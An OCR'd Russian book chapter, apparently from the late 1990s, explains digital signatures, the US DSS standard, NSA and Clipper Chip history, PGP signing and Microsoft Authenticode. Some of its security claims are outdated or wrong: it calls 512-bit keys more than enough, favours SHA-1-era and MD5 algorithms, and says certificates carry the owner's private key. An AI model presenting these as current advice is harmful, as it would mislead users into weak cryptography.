ИСПОЛЬЗОВАНИЕ ЦИФРОВЫХ ПОДПИСЕЙ

Цифровые подписи играют важную роль в совместном использовании информации и производимых посредством Internet коммерческих операциях. Например, в большинстве легальных систем и документов создатель файла должен добавить к нему дату и время создания, С их помощью получатель сможет определить, когда была поставлена цифровая подпись или когда документ вступил в силу. Проставить дату и время можно и при помощи цифровой подписи — это создаст гарантии ее неизменности. Кроме того, цифровая подпись может послужить в качестве улики. Другими словами, цифровую подпись можно использовать в качестве вещественного доказательства того, что данное сообщение принадлежит некоторому физическому лицу (его отправителю).

Люди, использующие системы пересылки капитала, также могут получить выгоду от использования цифровых подписей. Предположим, что некто создал сообщение об электронной пересылке капитала суммой в 10 000$ с одного счета на другой. Если это сообщение пересылается при помощи незащищенной сети, то оно может попасть в нечистоплотные руки хакера. Тот может изменить размер суммы. Но если отправитель создаст цифровую подпись сообщения, то получатель сможет сразу определить, имело ли место вмешательство извне. Все эти действия схематически отображены на рисунке 5.11.




Рисунок 5.11. *Однонаправленная электронная пересылка капитала с использованием цифровых подписей.*

Во многих деловых приложениях, требующих наличия написанной от руки подписи, можно воспользоваться цифровыми подписями. В качестве примера рас-

смотрим обмен электронными данными (EDI -- Electronic Data Interchange). EDI — это метод пересылки деловых документов между компьютерами. Федеральное правительство США использует EDI для закупки товаров и услуг. В документе EDI подпись, сделанную от руки, можно заменить на цифровую, с помощью которой правительство выражает согласие на предложенную цену и заключает контракты — и все это можно сделать при помощи одной лишь «электронной среды обитания».

Цифровые подписи можно использовать и для обеспечения целостности баз данных. Управляющий базой данных может настроить систему так, чтобы все желающие внести в нее новую информацию должны были приложить к ней цифровую подпись. Кроме того, система может потребовать у пользователей электронные подписи на все поступающие в базу обновления или изменения. Прежде чем предоставить новую информацию для использования, система должна проверить цифровую подпись автора или редактора. Таким образом, можно гарантировать, что хранимая в базе данных информация не будет изменена посторонними людьми. На рисунке 5.12 показан пример использования цифровых подписей в базах данных.




Рисунок 5.12. *Использование цифровых подписей в базах данных.*

СТАНДАРТ ЦИФРОВОЙ подписи СОЕДИНЕННЫХ ШТАТОВ АМЕРИКИ

30 августа 1991 года Национальный институт стандартов и технологий (NIST — National Institute of Standards and Technology) опубликовал в Федеральном реестре заметку с предложением о введении федерального стандарта на цифровые подписи. Этот стандарт был назван стандартом цифровой подписи (DSS — Digital Signature Standard). С помощью этого стандарта вводится метод определения целостности передаваемых цифровых данных и идентификации автора. Согласно NIST:

> *«[Этот стандарт] может быть применен во всех федеральных департаментах и агентствах для обеспечения безопасности неклассифицированной информации... [и] предназначен для использования в электронной почте, электронной*

пересылке капитала, электронном обмене данными, распространении программного обеспечения, хранении данных и других приложениях, требующих средств проверки целостности данных и определения происхождения» (56 Федеральный реестр 42981, 30 августа 1991 года).

Пока использование DSS носит обязательный характер только для федеральных агентств. Однако правительство США собирается постепенно перенести данный стандарт на частный сектор. Вместо того чтобы производить различные программные продукты, многие компании будут стараться создавать программы, удовлетворяющие стандарту DSS. Чтобы лучше понять, как DSS может стать стандартом для частных предпринимателей, давайте рассмотрим стандарт DES (Data Encryption Standard), который был разработан предшественником NIST -- Национальным бюро стандартов (NBS — National Bureau of Standards) и принят правительством в 1977 году. Вскоре после этого институт ANSI принял DES, что сделало его всемирным индустриальным стандартом.

ПРОБЛЕМЫ, СВЯЗАННЫЕ с DSS

Предложение NIST и подробности внедрения стандарта, широко обсуждавшиеся в течение последних лет, подняли ряд существенных вопросов, касающихся будущего информационной политики США и, в частности, технологий шифрования. В своей заметке в Федеральном реестре NIST утверждал, что стандарт DSS был выбран после рассмотрения нескольких других вариантов. Кроме того, в этом документе указывалось, что агентство следовало пожеланиям правительства, в частности, содержащимся в Акте о компьютерной безопасности (Computer Security Law) от 1987 года, где от N1ST требуется разработка стандартов и директив для обеспечения эффективной по стоимости безопасности и секретности важной информации в федеральных компьютерных системах.

Ссылка на акт 1987 года очень важна потому, что введение этого закона предусматривало передачу управления безопасностью компьютеров граждан США в обязанности NIST, а также ограничение деятельности Агентства национальной безопасности (NSA — National Security Agency). Принимая этот акт, конгресс выразил определенные опасения по поводу того, что NSA, являясь военной разведывательной организацией, чрезмерно ограничивает доступ к информации, причем делается это способами, совершенно не сравнимыми с методами, установленными для гражданских лиц. В частности, доклад Белого дома о дебатах по поводу принятия акта о безопасности свидетельствует о тенденции NSA ограничить и даже запретить доступ к информации, которая, по мнению этого агентства, является важной. Подобное явление вынудило правительство освободить агентство NSA от полномочий по защите информации, не связанной с национальной безопасностью.

Роль NSA

Репутация Агентства национальной безопасности как самого секретного государственного заведения широко известна и не является чьим-то предвзятым мнением. Со времен второй мировой войны создание и расшифровка секретных

кодов является чрезвычайно важной задачей для служб национальной безопасности США. В 1952 году президент Трумэн создал NSA — организацию, ответственную за все коммуникации средств обороны США, перехват секретных сообщений и расшифровку секретных переговоров других правительств. По некоторым причинам этому агентству предоставили возможность получать доступ и просматривать большинство (если не все) электронных сообщений, поступающих в страну, выходящих из страны или каким-либо образом пересекающих ее воздушные пределы. Как вы уже могли догадаться, NSA отказалось подтвердить или опровергнуть подобную информацию.

Все эти сведения о NSA чрезвычайно важны потому, что в течение 45 лет своего существования это агентство обладало практически монополистическими правами на технологии шифрования. Считая, что предназначение агентства требует подобного состояния дел, его сотрудники продолжали создавать и поддерживать монополию на все виды шифрования информации, включая и частные сообщения. Таким образом, в США было заторможено (если не сказать больше) развитие систем шифрования частных компаний. Мотивы такого поведения очевидны — развитие методов шифрования могло очень сильно усложнить работу агентства.

Попытки NSA удержать свою монополию привели к ряду ограничений на экспорт и к изменению торговой политики страны. Как уже отмечалось, федеральное правительство наложило ограничения на экспорт программного обеспечения со встроенными средствами шифрования информации. В частности, экспортом программ шифрования занимается организация ITAR (International Traffic in Arms Regulations), подчиняющаяся Службе управления продажами оборонных средств (Office of Defense Trade Controls). Кроме программных продуктов, разработанных для военных целей, ITAR включила в «Список военного оборудования» («Munitions List») и широкий набор коммерческого программного обеспечения со встроенными средствами шифрования информации, включая *Internet Explorer* и *Netscape Navigator*. Следуя схеме выдачи лицензий, все попадающие под компетенцию ITAR приложения для защиты информации проходили через агентство NSA. Существен тот факт, что NSA (практически военное агентство) обладало полным контролем над экспортом коммерческого продукта — технологии шифрования, рассматриваемой этим агентством как оружие.

ПРОВАЛ CLIPPER CHIP

В 1995 году правительство США совместно с NSA оказали поддержку внедрению новой микросхемы шифрования под названием *Clipper Chip* во Все новые произведенные в США компьютеры, включая компьютеры в автомобилях, телевизорах и других приборах. Поначалу это не вызвало никаких сомнений, ибо все американские бизнесмены понимали, что нельзя представить будущее без систем шифрования.

Вскоре после анонсирования правительственной поддержки новой технологии общественность обратила внимание на один из существенных недостатков

новой микросхемы. Как оказалось, во время ее разработки агентство NSA не только позаботилось о реализованном в микросхеме алгоритме шифрования, но и о «черном ходе». Другими словами, с помощью этого «гениального изобретения» NSA могла просмотреть любое сообщение, передаваемое микросхемой. При этом абсолютно не нужно было тратить время на расшифровку.

Возмущению деловых кругов не было предела. Многие лидеры промышленности заявили, что они не будут больше покупать американские компьютеры с микросхемой Clipper Chip. В итоге правительство США прекратило поддержку новой технологии, и в настоящее время многие компании используют для шифрования информации специальные программы.

УСОВЕРШЕНСТВОВАНИЯ DSS

С момента появления стандарта DSS NIST постоянно вводит в него новые дополнения и усовершенствования. DSS (известный в настоящее время как федеральный стандарт обработки информации [FIPS — Federal Information Processing Standard]) определяет алгоритм цифровой подписи (DSA — Digital Signature Algorithm), при помощи которого можно вычислять и сверять цифровые подписи. Для генерации и проверки цифровых подписей в DSS используются стандарты FIPS 180-1 и SHS (Secure Hash Standard). Несмотря на то что к разработке нового стандарта SHS приложило руку и уже известное нам агентство NSA, он представляет достаточно мощный однонаправленный алгоритм смешивания, а безопасность обеспечивается путем идентификации автора документа.

Многие шифровальщики считают, что указанный в SHS алгоритм SHA (Secure Hash Algorithm) — это наиболее мощный в настоящее время алгоритм. Его можно использовать в любом приложении, требующем идентификации файла. Другими словами, при помощи SHA можно оставлять «отпечатки пальцев» на пересылаемом файле, которые впоследствии будут использованы для проверки целостности данных.

Если использовать в алгоритме SHA сообщения длиной менее 2^{64} бит, то на выходе будет получен профиль сообщения (см. главу 4), длина которого составляет 160 бит. После этого полученный профиль обрабатывается при помощи алгоритма DSA. В результате будет получена цифровая подпись сообщения. Как уже говорилось в предыдущих частях книги, создание цифровой подписи при помощи малого по размеру профиля сообщения значительно увеличивает эффективность шифрования.

Алгоритм SHA очень похож на тот, что был предложен в 1990 году профессором Рональдом Л. Ривестом (одним Из создателей алгоритма Ривеста—Шамира—Эдлмана) и использован при разработке алгоритма профиля сообщения MD-4. Полный текст стандарта SHS вместе с обсуждением SHA расположен на Web-сайте *http://www.fastekk.com/news/dig_sig.html.*

ЗАГРУЗКА ИНТЕРФЕЙСА PERL для SHA

Можно загрузить прекрасный интерфейс Perl для разработанного NIST алгоритма SHA. Интерфейс Perl — это расширение библиотеки классов для Unix. Пользователям доступен исходный текст программы Perl Version 5. Этот интерфейс позволяет смешивать данные, проходящие через сценарии CGI. Он расположен в двух *tar*-файлах. О сценариях CGI я подробно расскажу в главе 20. Чтобы загрузить интерфейс, посетите Web-сайт *http://www.oasis.leo.org/perl/exts/security/crypt-SHA.dsc.html.*

ЦИФРОВЫЕ подписи и PEM

Как уже говорилось в главе 4, в настоящее время группа IETF (Internet Engineering Task Force) санкционировала использование в PEM (Privacy Enhanced Mail) двух алгоритмов цифровых подписей: RSA-MD2 и RSA-MD5. Кроме того, в стандарте указано, что предпочтительно использование второго алгоритма, так как его вычислительная мощность гораздо больше, чем у алгоритма RSA-M D2 (под термином *мощность* подразумевается стойкость алгоритма к взлому). Однако стоит отметить, что оба алгоритма работают приблизительно одинаково. Прежде всего вычисляется смешанное значение на основе сообщения в запросе. Затем при помощи личного ключа отправителя программа создает цифровую подпись смешанного значения. Еще раз напоминаем, что создание цифровых подписей позволяет проверить целостность файла и идентифицировать его автора.

Списки РАТИФИКАЦИИ DSS/SHS

NIST периодически проверяет программное обеспечение на соответствие стандарту DSS. Если ваша компания должна передать документы с цифровой подписью какому-либо федеральному агентству, то вам необходимо убедиться в том, что используемое компанией программное обеспечение по созданию цифровых подписей соответствует требованиям DSS. Постоянно обновляемый список программ и аппаратного обеспечения, соответствующих стандартам DSS, FIPS 180-1, SHS и FIPS 186, расположен по адресу *http://csrc.nscl.nist.gov/cryptval/dss/dssval.htm.*

ЕЩЕ РАЗ ОБ АЛГОРИТМЕ Диффи—Хеллмана

Наиболее важным элементом нового стандарта DSS является тот факт, что алгоритм Диффи—Хеллмана — это залог успеха *любого* приложения для шифрования информации с открытым ключом.

На протяжении нескольких лет компании по созданию программного обеспечения не использовали в своих программах алгоритм Диффи—Хеллмана (в отличие от RSA). Но в последнее время этот алгоритм получает все большее признание (см. главу 4). Первоначально он использовался только для распространения

ключей. Стоит отметить, что подобное использование алгоритма внесло существенный вклад в развитие методов передачи конфиденциальной информации по открытым каналам. Своей стойкостью алгоритм Диффи—Хеллмана обязан математической проблеме дискретных логарифмов и модульной арифметике.

Иногда этот алгоритм называют протоколом соглашений о ключах Диффи—Хеллмана, соглашением об экспоненциальных ключах или обменом ключей Диффи—Хеллмана. Каждое из этих названий корректно. Однако чаще всего он называется алгоритмом Диффи—Хеллмана или просто Диффи—Хеллман.

Примечание. *За более подробной информацией об алгоритме Диффи—Хеллмана обратитесь к главе 4 — там вы найдете его полное описание.*

ЗАГРУЗКА ДЕМОНСТРАЦИОННОЙ ВЕРСИИ HASHCIPHER

HASHCipher— это разработанная компанией Bolder Software Windows-программа. В ней реализована самая последняя проверенная версия алгоритма SHA. С ее помощью можно создавать очень стойкие к взлому 160-битные профили сообщений. Программа *HASHCipher* является элементом управления ActiveX и обладает следующими возможностями и преимуществами:

- Поддержка всех типов данных Visual Basic (включая Unicode и стандартные строки).
- Возможность использования различных типов данных во время вычисления смешанного значения.
- Поддержка создания нескольких экземпляров объекта (т. е. программа может параллельно обрабатывать несколько потоков данных).
- В *HASHCipher* реализован простой и удобный интерфейс.
- В комплект поставки программы входят исходные тексты программ на Visual Basic с достаточно подробными комментариями (включая утилиту смешивания данных файла и пример проверки пароля).
- При помощи *HASHCipher* программист может получить доступ к результату создания профиля сообщения — он будет представлен в виде шестнадцатиричной строки и свойства в виде массива целых чисел.
- Внутренняя система Fault Event упрощает отладку приложений.

Чтобы загрузить бесплатную демонстрационную версию программы, посетите Web-сайт компании Bokler Software, расположенный по адресу *http://www.bokler.com/bokler/HASHCipher_page.html.*

БУДУЩЕЕ ЦИФРОВЫХ ПОДПИСЕЙ

Как обсуждалось в главе 4, сегодня специалисты по шифрованию считают, что 512-битные ключи являются более чем достаточной мерой безопасности. Однако уже теперь многие программисты используют ключи длиной в 1024 бита, а некоторые программы обладают возможностями создания ключей длиной в 2048,

3072 и даже 4096 бит. Согласитесь, достаточно внушительные цифры. Их использование гарантирует полнейшую секретность информации на ближайшие десять-двадцать лет.

Многие специалисты считают, что в ближайшее время на технологии шифрования сильное влияние окажут системы ECC (Elliptic Curve Cryptography). Дело в том, что данный метод шифрования позволяет обрабатывать очень большие числа, затрачивая на это гораздо меньше вычислительной мощности и памяти системы, чем современные алгоритмы. Напомним, что алгоритм ECC аналогичен алгоритму Диффи—Хеллмана. Вместо обычных чисел в этом алгоритме используется группа эллиптических кривых над ограниченным полем. Как видно, алгоритм ECC полностью отличается от алгоритма RSA.

СОЗДАНИЕ ЦИФРОВЫХ ПОДПИСЕЙ ФАЙЛОВ В UNIX-СИСТЕМАХ

Ранее в этой главе я уже рассказывал о том, как создать цифровую подпись файла при помощи *PGP 5.0* в операционной системе Windows. Далее приводится пример, демонстрирующий создание цифровой подписи в системе Unix. Для этого используется программа *PGP 2.6.2.* В рассматриваемом примере создается цифровая подпись файла *message*:

```
-> pgp -sat message <Enter>
Pretty Good Privacy (tm) 2.6.2 - Public key encryption for
the masses.
(C) 1990 - 1994 Philip Zimmerman, Phil's Pretty Good Privacy
Software. 11 Oct 94
Uses the RSAREF(tm) Toolkit, which is copyright RSA Data
Security, Inc.
Distributed by the Massachusetts Institute of Technology.
Export of this software may be restricted by the U.S.
government.
Current time: 1997/06/09 06:14 GMT
A secret key is required to make a signature.
You need a pass phrase to unlock your RSA secret key.
Key for user ID "Edward Renehan <ejren@id.net>"
Enter pass phrase:
Pass phrase is good.
Key for user ID: Edward Renehan <ejren@id.net>
\\1024-bit key, key ID DOC6457D, created 1996/12/27
Just a moment ....
Clear signature file: message.asc
```

После того как на терминале появится последняя строка этого текста, а за ней приглашение системы, пользователь может послать сообщение с цифровой подписью — *PGP* сохранила его в файле *message.asc.* Обычно такое сообщение можно поместить в файл электронной почты. Когда получатель откроет этот файл, то в начале текста он увидит следующую строку:

```
- BEGIN PGP SIGNED MESSAGE -
```

В этом примере рассматривается сообщение с чистой подписью, т, е. пользователь может прочитать содержание файла и проверить цифровую подпись. Однако, несмотря на то что это сообщение можно прочитать, оно не является текстовым файлом. Это сообщение является файлом *PGP,*

Ни в коем случае не удаляйте заголовок и окончание файла (его первую и последнюю строки) — с их помощью программа отмечает начало и конец сообщения. Например, *PGP* таким образом отметит строку, начинающуюся со знака дефиса (-) или словом *From.* Посмотрите на следующий пример:

— в этой строке стоял дефис, однако PGP добавила к нему еще один.

Таким образом, вам ничего не нужно менять в файлах. Вы передаете программе нужный файл и получаете на выходе готовое сообщение. Более того, только *PGP* может проверить цифровую подпись. Ниже приводится пример, созданный программой цифровой подписи:

```
- BEGIN PGP SIGNATURE -
Version 2.6.2
wudJf;fsmffHHK/esfqgqregdragreghJGVewgjhbvsjdhgfghghygYGKG
geerhfewhfqregqkjeEFEsgqehgqfsFjfkqjeqgJHamgbhgnfsdFHTmsfna
TEYgagqgkDalhgagnRGrvrqDeqbSFnqdj ghLWKvn==fkj asdY==HwTy
- END PGP SIGNATURE -
```

Если получатель файла запустит входящую в *PGP* подпрограмму проверки, то он сможет идентифицировать автора файла.

ВВЕДЕНИЕ в ЦИФРОВЫЕ подписи

Наиболее популярной и наиболее важной сферой применения цифровых подписей является распространение программного обеспечения посредством Web. Чаще всего люди предпочитают работать с *Authenticode®*— разработанной компанией Microsoft технологией цифровых сертификатов, основанной на цифровых подписях. Обсуждению этого продукта мы и посвятим оставшуюся часть этой главы. Я расскажу о том, как использовать программу и о чем нужно беспокоиться при загрузке надежных компонентов. Как и обычная цифровая подпись, цифровой сертификат основан на алгоритме с открытым ключом. Напомним, что в этом алгоритме используются два ключа: *личный* — для шифрования — и *открытый* — для расшифровки.

Шифрование и расшифровка больших файлов при помощи алгоритма открытого ключа отнимает огромное количество времени. Поэтому при помощи этого алгоритма шифруются не сами сообщения, а только цифровые подписи. Эта уловка значительно ускоряет процесс шифрования. На рисунке 5.17 схематично показаны процессы создания и использования цифровых подписей.




***Рисунок** 5.17. Создание и использование цифровых подписей в алгоритме с открытым ключом.*

В методе цифровой подписи существенным является использование смешанного значения файла — некоторого аналога контрольной суммы файла или отпечатков пальцев (fingerprint). Например, программа *Authenticode* получает в результате смешивания данных файла некоторое значение длиной 128 или 160 бит. Сначала программа смешивает некоторым образом расположенные в файле данные — в результате такого смешивания получается отпечаток, который затем зашифровывается при помощи личного ключа пользователя. Для создания подписи цифрового сертификата *Authenticode* добавляет к зашифрованному отпечатку открытый ключ пользователя. Далее приводится описание шагов, необходимых для создания подписи цифрового сертификата:

1. Убедитесь, что *Authenticode* имеет доступ к вашему личному и открытому ключам.
2. Создайте цифровую подпись файла (т. е. смешайте данные файла и зашифруйте полученное значение).
3. Добавьте к исходному файлу цифровую подпись и открытый ключ.

Получив такой файл, пользователь сможет проверить, не изменялось ли содержание файла во время пересылки. На рисунке 5.18 показано, как проверить целостность файла при помощи цифровой подписи.




Рисунок 5.18. *Проверка целостности файла при помощи цифровой подписи.*

Далее приводится описание всех шагов, выполняемых программой проверки цифровой подписи на стороне получателя (если он использует *Authenticode*, то в роли такой программы будет выступать Web-броузер):

1. Программа распаковывает цифровую подпись и получает зашифрованное значение отпечатка и открытый ключ.
2. Программа расшифровывает при помощи открытого ключа отпечаток.
3. Программа смешивает данные присланного файла и сравнивает полученное смешанное значение со значением, полученным на предыдущем этапе.

Если значения, полученные на этапе 2 и 3, совпадают, то загрузка прошла успешно. Если же это не так, то кто-то (или что-то) изменил переданные данные.

ВЕДОМСТВА СЕРТИФИКАТОВ

Если пришедший к вам файл содержит цифровую подпись, то все же остается еще одна нерешенная проблема — кто же на самом деле его автор? Например, идентификация подтвердила, что полученный файл принадлежит Дж. П. Моргану. Однако является ли этот человек действительным автором сообщения, и существует ли он вообще? Для решения подобных проблем созданы ведомства сертификатов. Выдавая сертификат, они стараются проверить личность будущего владельца и тем самым устранить все недоразумения. Ведомства сертификатов гарантируют, что если какой-либо пользователь загрузит ваш файл, то автором

этого файла является только один человек на земле — это вы сами. Кроме того, пользователь может быть уверен, что автор сообщения — это реальное физическое лицо, а не человек-невидимка. Вдобавок в компетенцию ведомств сертификатов входит наблюдение за тем, чтобы кто-либо не подделал вашу подпись.

Для использования *Authenticode* вам нужно получить цифровой сертификат в ведомстве сертификатов. Обычно это компании третьей стороны. Считайте, что цифровой сертификат — это то же самое, что и печать нотариуса. После обращения за услугами в ведомство сертификатов последнее проверяет личность просителя и посылает ему цифровой сертификат, в котором содержится информация о личности нового владельца и копии открытого и личного ключей. Пересылаемый сертификат зашифрован при помощи личного ключа ведомства сертификатов.

Во время создания цифровой подписи программа *Authenticode* добавляет к компоненту цифровую подпись и цифровой сертификат. Таким образом, получатель файла может легко проверить, не подделал ли кто-либо подпись. На рисунке 5.19 показан процесс проверки цифровой подписи и цифрового сертификата.




Рисунок 5.19. *Проверка цифровой подписи и сертификата.*

Для проверки цифровой подписи программа *Authenticode* сравнивает содержащийся в файле открытый ключ отправителя с копией, хранящейся в сертификате. Для получения информации о личности отправителя пользователь может просмотреть его сертификат. Проверив таким образом файл, можно с достаточной уверенностью сказать, что создателем файла является именно тот человек, чье имя стоит в сертификате.

К сожалению, броузеры (вроде *Internet Explorer* компании Microsoft) не отображают никакой информации об открытом ключе ведомства сертификатов. Поэтому их пользователи не могут проверить достоверность этого ключа.

Цифровые сертификаты выдаются только на определенный срок, после которого владелец сертификата должен обновить его. Если *Internet Explorer* (параметры безопасности должны быть установлены на *Medium)* встретит подписанный компонент с просроченным сертификатом, то на экране появится окно с сообщением, показанное на рисунке 5.20.




Рисунок 5.20. Сообщение о просроченной подписи.

Работа *Authenticode* построена на двух предположениях. Во-первых, предполагается, что пользователи не могут легко вычислить личный ключ при помощи открытого ключа. Некоторые эксперты считают, что на взлом 1024-битного ключа потребуется 90 миллиардов MIPS-лет. Другими словами, один миллиард компьютеров, выполняющих миллион операций в секунду, будут взламывать одну подпись 90 лет. Однако никто в действительности не знает, сколько времени нужно на взлом; за историю шифрования был взломан не один «непобедимый» код.

Во-вторых, работа программы *Authenticode* построена на предположении, что никто не может украсть ваш личный ключ. Однако это не всегда так. Кто-нибудь может похитить его точно так же, как и обычный ключ или кредитную карточку. Чтобы уберечься от воровства кредитных карточек, финансовые структуры хранят список номеров украденных или утерянных карточек. При покупке по кредитной карточке (особенно когда стоимость покупки высока) продавец сверяет ее номер с номерами, расположенными в этом списке.

Точно так же программа *Authenticode* просматривает список аннулированных сертификатов (CRL — Certificate Revocation List). Однако *Internet Explorer 3.02* не поддерживает проверку CRL. Возможно, в будущем ведомства сертификатов позволят пользователям проверять сертификаты по хранящимся в базах данных CRL.

КАК ПОДПИСАТЬ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Если вы занимаетесь разработкой элементов управления ActiveX и хотите подписать их при помощи программы *Authenticode,* то для этого необходимы две вещи. Во-первых, вам нужно получить цифровой сертификат. Для этого нужно обратиться в ведомство сертификатов вроде VeriSign (*http://wwwVeriSign.com/*).

В настоящее время существует два вида сертификатов: *коммерческие* и *индивидуальные*. За первый из них установлена плата 400$ в год, а за второй — 20$ в год. При выдаче коммерческого сертификата для получения сведений об экономической стабильности организации VeriSign использует доклад *Dunn & Bradstreet*. Для выдачи индивидуального сертификата требуется номер социального страхования. На оформление сертификата обычно уходит около двух недель.

Во-вторых, у вас должна быть программа *signcode.exe*, поставляемая вместе с пакетом Code Signing Development Kit, являющегося, в свою очередь, частью пакета ActiveX Software Development Kit. В настоящее время при помощи этой программы можно создавать цифровые подписи для четырех видов файлов: *exe, dll, ocx* и *cab*. Кроме того, в пакете Code Signing Development Kit находятся программы, при помощи которых можно создать пробные сертификаты и пробные пары ключей.

Примечание. В документе компании Microsoft ***«Шесть шагов к созданию подписи»*** *указано, что можно создавать подписи и для классов Java. В настоящее время прежде, чем создать цифровую подпись класса Java, нужно поместить ее в файл кабинета, а затем подписать полученный cab-файл. За более подробной информацией о файлах кабинета я отсылаю вас на Web-сайт компании Microsoft: http://www.microsoft.com/.*

РЕЗЮМЕ

В этой главе рассказывалось об использовании, а так же достоинствах и недостатках цифровых подписей. Если вы (или ваша компания) собираетесь и далее активно работать с компьютерами и взаимодействовать с другими компаниями при помощи Internet, то, скорее всего, вам придется воспользоваться цифровыми подписями. Поэтому автор настоятельно рекомендует еще раз просмотреть эту главу. В следующей главе поговорим о протоколе, управляющем всей работой Web. Но прежде, чем перейти к ее изучению, убедитесь, что вы усвоили следующее:

